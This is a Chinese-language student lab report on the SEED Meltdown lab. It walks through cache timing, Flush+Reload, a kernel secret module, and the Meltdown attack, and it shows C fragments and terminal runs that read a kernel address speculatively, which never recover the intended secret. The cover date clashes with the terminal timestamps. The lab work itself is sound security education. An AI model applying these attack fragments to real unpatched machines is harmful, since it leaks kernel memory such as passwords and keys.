浙江大學

课程名称：	信息系统安全
实验名称：	Meltdown
	王　睿 3180103650
	付添翼 3180106182
姓　　名：	刘振东 3180105566

2020 年　6 月　16 日

Lab 2：Meltdown

一、 Purpose and Content 实验目的与内容

1.1 目的

理解并尝试通过 meltdown 攻击窃取内核机密数据的手段


1.2 内容

包含 8 个 task。
（1）比较 cache 访问和内存访问
（2）利用 cache 作为侧信道
（3）将机密数据放入内核空间
（4）从用户空间访问内核地址
（5）处理 C 语言中的异常
（6）CPU 乱序执行
（7）进行 meltdown 攻击
（8）使用更有效的攻击


二、 Detailed Steps 实验过程

2.1 比较 cache 访问和内存访问


编译并执行 CacheTime.c,重复执行多次进行观察。



```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native CacheTime.c -o CacheTime
```



```
[05/12/21]seed@VM:~/meltdown$ ./CacheTime
Access time for array[0*4096]: 800 CPU cycles
Access time for array[1*4096]: 360 CPU cycles
Access time for array[2*4096]: 340 CPU cycles
Access time for array[3*4096]: 100 CPU cycles
Access time for array[4*4096]: 360 CPU cycles
Access time for array[5*4096]: 340 CPU cycles
Access time for array[6*4096]: 360 CPU cycles
Access time for array[7*4096]: 120 CPU cycles
Access time for array[8*4096]: 360 CPU cycles
Access time for array[9*4096]: 340 CPU cycles
```




```
[05/12/21]seed@VM:~/meltdown$ ./CacheTime
Access time for array[0*4096]: 860 CPU cycles
Access time for array[1*4096]: 400 CPU cycles
Access time for array[2*4096]: 340 CPU cycles
Access time for array[3*4096]: 120 CPU cycles
Access time for array[4*4096]: 280 CPU cycles
Access time for array[5*4096]: 520 CPU cycles
Access time for array[6*4096]: 400 CPU cycles
Access time for array[7*4096]: 120 CPU cycles
Access time for array[8*4096]: 360 CPU cycles
Access time for array[9*4096]: 340 CPU cycles
[05/12/21]seed@VM:~/meltdown$ ./CacheTime
Access time for array[0*4096]: 1000 CPU cycles
Access time for array[1*4096]: 440 CPU cycles
Access time for array[2*4096]: 520 CPU cycles
Access time for array[3*4096]: 120 CPU cycles
Access time for array[4*4096]: 360 CPU cycles
Access time for array[5*4096]: 280 CPU cycles
Access time for array[6*4096]: 340 CPU cycles
Access time for array[7*4096]: 160 CPU cycles
Access time for array[8*4096]: 380 CPU cycles
Access time for array[9*4096]: 820 CPU cycles
```

发现 3 和 7 的访问的确快于其他的数组，重复执行了 20 次把阈值确定为 160。

2.2 利用 cache 作为侧信道

编译并执行 FlushReload.c,重复执行观察。




```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native FlushReload.c -o FlushReload
[05/12/21]seed@VM:~/meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/12/21]seed@VM:~/meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/12/21]seed@VM:~/meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/12/21]seed@VM:~/meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/12/21]seed@VM:~/meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

重复执行了大概 50 次，一开始利用 80 作为阈值会失败，后来阈值设为了 120，成功

率提高。

2.3 将机密数据放入内核空间

利用 makefile 编译 MeltdownKernel.c,安装进内核，利用 dmesg 查看秘密数据存放的地址。




```
[05/12/21]seed@VM:~/meltdown$ sudo insmod MeltdownKernel.ko
[05/12/21]seed@VM:~/meltdown$ dmesg | grep secret
[  505.727832] secret data address:f954c000
[05/12/21]seed@VM:~/meltdown$ 
```


地址为 0xf954c000。

2.4 从用户空间访问内核地址

为了方便观察，使用了下面的 task4.c，编译执行进行观察。



```
#include<stdio.h>
int main(){
printf("I have reached Line 0.\n");
char *kernel_data_addr = (char*)0xf954c000;
printf("I have reached Line 1.\n");
char kernel_data = *kernel_data_addr;
printf("I have reached Line 2.\n");
return 0;
}
```




```
[05/12/21]seed@VM:~/meltdown$ gcc -o task4 task4.c
[05/12/21]seed@VM:~/meltdown$ ./task4
I have reached Line 0.
I have reached Line 1.
Segmentation fault
```

由于用户空间和内核空间不同，因此访问的内核空间会段错误，导致崩溃。

2.5 处理 C 语言中的异常

编译并执行 ExceptionHandling.c,看异常之后能否继续执行。




```
[05/12/21]seed@VM:~/meltdown$ gcc -o ExceptionHandling ExceptionHandling.c
[05/12/21]seed@VM:~/meltdown$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
```


发现尽管出现了异常，程序依然可以执行下去。

2.6 CPU 乱序执行

编译并执行 MeltdownExperient.c,多次执行，通过观察输出情况判断乱序执行情况。



```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native MeltdownExperiment.c -o Meltdown
Experiment
```




```
[05/12/21]seed@VM:~/meltdown$ ./MeltdownExperiment
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./MeltdownExperiment
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.40
The Secret = 7.
[05/12/21]seed@VM:~/meltdown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.40
The Secret = 7.
```

尝试 20 次大概成功 4-6 次会输出 7。

2.7 进行 meltdown 攻击

（1）把 task6 中的 array[7 * 4096 + DELTA] += 1 改成 array[kernel_data * 4096 + DELTA] += 1，多次执行观察。




```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native task71.c -o task71
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
[05/12/21]seed@VM:~/meltdown$ ./task71
Memory access violation!
```

无法成功（由于第一个字符是’S’，所以我们知道正确答案是 83）。

（2）把下面的代码段放在 flush-reload 操作之前，执行观察。


```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) { perror("open"); return -1; }
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.
```



```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native task72.c -o task72
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[5*4096 + 1024] is in cache.40
The Secret = 5.
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[4*4096 + 1024] is in cache.40
The Secret = 4.
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[5*4096 + 1024] is in cache.40
The Secret = 5.
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[4*4096 + 1024] is in cache.40
The Secret = 4.
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[4*4096 + 1024] is in cache.40
The Secret = 4.
[05/12/21]seed@VM:~/meltdown$ ./task72
Memory access violation!
array[4*4096 + 1024] is in cache.40
The Secret = 4.
```

发现依然失败，将每次错误得到的 secret number 的 cpu time 输出发现竟然比 task1 的 3 和 7 还快。

（3）把上述代码的 meltdown 改成 meltdown_asm,执行观察。




```
[05/12/21]seed@VM:~/meltdown$ ./task73
Memory access violation!
array[6*4096 + 1024] is in cache.40
The Secret = 6.
[05/12/21]seed@VM:~/meltdown$ ./task73
Memory access violation!
array[8*4096 + 1024] is in cache.40
The Secret = 8.
[05/12/21]seed@VM:~/meltdown$ ./task73
Memory access violation!
array[9*4096 + 1024] is in cache.40
The Secret = 9.
```

和 task7.2 的情况类似，无法得到 83。

2.8 更有效的攻击


（1）编译执行 MeltdownAttack.c,多次执行观察。




```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native MeltdownAttack.c -o MeltdownAtta
ck
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 167
The number of hits is 998
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 2
The number of hits is 989
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 2
The number of hits is 978
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 17
The number of hits is 991
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 104
The number of hits is 994
[05/12/21]seed@VM:~/meltdown$ ./MeltdownAttack
The secret value is 88
The number of hits is 991
```

```
for (int k = 0; k < 8; k++) {
   memset(scores, 0, sizeof(scores));
   flushSideChannel(); // Retry 1000 times on the same address.
for (i = 0; i < 1000; i++)
{
	ret = pread(fd, NULL, 0, 0);
	if (ret < 0) { perror("pread"); break; } // Flush the probing array
	for (j = 0; j < 256; j++) _mm_clflush(&array[j * 4096 + DELTA]);
	if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf954c000 + k); }
	reloadSideChannelImproved(); } // Find the index with the highest score.
	int max = 0; for (i = 0; i < 256; i++) { if (scores[max] < scores[i]) max = i; }
	printf("The secret value is %d %c\n", max, max);
	printf("The number of hits is %d\n", scores[max]);
}
```

将其重写改成 8 次循环，得到的情况如下:



```
[05/12/21]seed@VM:~/meltdown$ gcc -march=native task82.c -o task82
[05/12/21]seed@VM:~/meltdown$ ./task82
The secret value is 160
The number of hits is 743
The secret value is 149
The number of hits is 651
The secret value is 3
The number of hits is 881
The secret value is 2
The number of hits is 899
The secret value is 2
The number of hits is 910
The secret value is 2
The number of hits is 907
The secret value is 2
The number of hits is 902
The secret value is 2
The number of hits is 914
```

